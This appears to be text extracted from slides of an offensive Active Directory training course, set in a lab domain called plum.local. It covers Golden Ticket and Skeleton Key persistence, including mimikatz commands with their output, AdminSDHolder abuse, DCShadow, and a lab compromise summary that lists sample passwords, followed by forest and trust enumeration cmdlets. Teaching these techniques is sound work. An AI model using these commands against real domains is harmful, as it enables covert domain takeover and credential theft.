
AES128 HMAC Encryption Key

AES256 HMAC Encryption Key


<https://t.me/learningnets>

Persistence: **Golden Ticket**

Normal Kerberos Authentication



Kerberos and **Golden Tickets**



Persistence: **Golden Ticket**

Requirements:

- FQDN of the target domain
 - The domain SID
 - NTLM hash of the KRBTGT account
- The target account doesn't even have to be a legitimate user!
 - Due to the trust the KDC has with TGT, we can create a ticket with a custom lifetime that exceeds the aforementioned policies - up to a maximum of 10 years!
 - Golden tickets can be created using the KRBTGT hash until the password for the account is changed twice



Persistence: **Skeleton Key**

A large range of Windows versions now *supported*

- A skeleton key is injected into LSASS on a DC
- A single password (mimikatz) can then be used to gain access to ALL accounts
- The 'patch' is nullified after a reboot of the DC

<https://twitter.com/gentilkiwi/status/556246876505509888>



Persistence: **Skeleton Key**




- Exploit by patching the DC and pillage!

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz #
```

- Important: Access the DC using the FQDN/name (experiment) but not the IP address





<https://t.me/learningnets>

Persistence: AdminSDHolder and SDProp

Remember seeing this container in the Active Delegation Slides?

- SDProp runs every 60 mins (by default)
- 'Clones' the ACL of AdminSDHolder to protected objects (AdminCount=1)



Persistence: AdminSDHolder and SDProp


```
User name jeff
Full name jeff
Comment
User's comment
Country/region code 000 (System Default)
Account active Yes
Account expires Never

Password last set 03/02/2017 11:08:17
Password expires Never
Password changeable 04/02/2017 11:08:17
Password required Yes
User may change password No

Workstations allowed All
Logon script
User profile
Home directory
Last logon 03/02/2017 12:08:21

Logon hours allowed All

Local Group Memberships
Global Group memberships *Domain Users
The command completed successfully.
```



Reference:
<https://adsecurity.org/?p=1906>

Persistence: DC Shadow

- Create and register a rogue Domain Controller
- Inject malicious objects into the environment
- Presented at BlueHat 2018 - [http://www.bluehatil.com/files/Active Directory What Can Make Your Million Dollar SIEM Go Blind.pdf](http://www.bluehatil.com/files/ActiveDirectory%20What%20Can%20Make%20Your%20Million%20Dollar%20SIEM%20Go%20Blind.pdf)

Reference:
*[source] dcshadow.com - as of June 2018

Feature	Prototyped	Released in mimikatz
Modify existing objects	YES	YES
Add new objects	YES	NO
Delete (without trace) existing objects	YES	NO
Alter replication data with version changed	YES	YES
Alter replication data without version changed	YES	NO
Altering schema data	YES	YES
Altering schema signature	NO	NO
Linked attributes (aka group membership)	NO	NO

Exercise 4.10



Demo 4.10

Persistence (Golden Ticket and DCSync)

- Create a Golden Ticket on the plum.local domain
- Impersonate a Domain Controller and gain access to domain password hashes
- Find the clear text password for the user account jenny

Windows Exploitation Status

Domain: plum.local

192.168.3.215

Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account
- Deduce that plum\ITSupport has delegation rights over the Regions OU
- Used plum\kevin to add a new user to the plum\server_management group and gain access to the "Server Management" directory under ITSupport\$
- Gained shell on host using plum\godmode and WMIC process call create
- Created a golden ticket with 10 year lifespan
- Gained access to clear text password for plum\jenny via DCSync as this account uses reversible encryption

192.168.X.17

Host: WKSX



- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer 21)
- Overcame AppLocker restrictions and can run PowerShell scripts
- Escalated privileges and added local admin via weak service binary permissions
 - john (Password123!)
- Gained access to:
 - plum\kevin NTLM hash (via active sessions)
 - plum\backupsvc (%Qu1t3S3cUre3P@sS\$) via LSASecrets
- Found a second interface on the network 10.0.0.0/22

10.0.2.220

Host: certsrv



- Discovered new host certsrv (10.0.2.220)
- Extracted credentials from active sessions:
 - plum\godmode (1@nth30n3)

Network status: After Windows Active Directory Exploitation

SHARED Subnet (192.168.3.0/24)



192.168.3.208
DVCS / CI-CD



192.168.3.100
Oracle DB



192.168.3.210



192.168.3.215
Host: DC01



fe80::250:56ff:fe9f:a84
SNMPv3



192.168.3.211



192.168.3.180
SSL & Bash



192.168.3.150
WebSphere

DEDICATED Subnet (192.168.X.0/24)



192.168.X.17
Host: WKSX



192.168.X.18



192.168.X.209



192.168.X.206

PRIVATE Subnet (10.0.2.0/24)




10.0.2.220
Host: certsrv




Hacking Windows

Multi Forest Post Exploitation and Pivoting




Multi Forest LAB



AD Forest

- A forest is a logical construct used by Active Directory Domain Services to group one or more trees or domains.
- Forest is a collection of domains and domain trees. All trees in a Forest share a common schema, global catalog and configuration.
- The “**Install-ADDSTForest**” cmdlet installs an Active Directory forest configuration



<https://t.me/learningnets>



Forest Enumeration



- `Get-ADForest` cmdlet: Used to enumerate the domain forest details
 - `Get-ADForest -Identity <plum.local>` - Enumerates the forest `plum.local`
 - `Get-ADForest -Current LoggedOnUser` - Enumerates the forest with the access of current user
- `Get-Forest (PowerView)` - Enumerates the current or specified forest
 - `Get-Forest -Forest plum.local` - Enumerates the forest `plum.local`
- `Get-ForestDomain (PowerView)` - Enumerates all domains in the current of specified forest
 - `Get-ForestDomain -Forest plum.local` - Enumerates all the domains in `plum.local` forest

Forest/Domain Trust



- **Unidirectional**

In unidirectional trust, between Domain A and Domain B, users in Domain A can access resources in Domain B. However, users in Domain B can't access resources in Domain A.

Members of Forest 1 can access resources located in Forest 2.

Members of Forest 2 can't access resources located in Forest 1 using the same trust.

- **Bidirectional**

Domain A trusts Domain B and Domain B trusts Domain A

Each time you create a new domain in a forest, a two-way, transitive trust relationship is automatically created between the new domain and its parent domain

Trust types

- **Parent-child trust:** A two-way transitive trust is established with its parent whenever a new domain is created in a tree
- **Tree-root trust:** A tree-root trust (two-way transitive) is established when a new domain tree is added to a forest
- **Shortcut Trusts:** A one-way or two-way transitive trust between the child domains
- **External Trusts:** A one-way or two-way nontransitive trust between Active Directory domains that are in different forests
- **Realm Trusts:** A one-way or two-way trust between a non-Windows Kerberos realm, by default nontransitive but can be made transitive
- **Forest Trusts:** A transitive trust between a forest-root-domain in one forest and a forest-root-domain in another forest, can be one-way or two-way



Trust Enumeration



- Domain Trust Enumeration

- Get-DomainTrust (PowerView) - Enumerates the trust between Domains.

```
Get-DomainTrust  
domain prod.plum.local
```

- Forest Trust Enumeration


- Get-ForestTrust (PowerView) - Enumerates the Forest Trust between given forests.

```
Get-ForestTrust -Forest  
plum.local
```

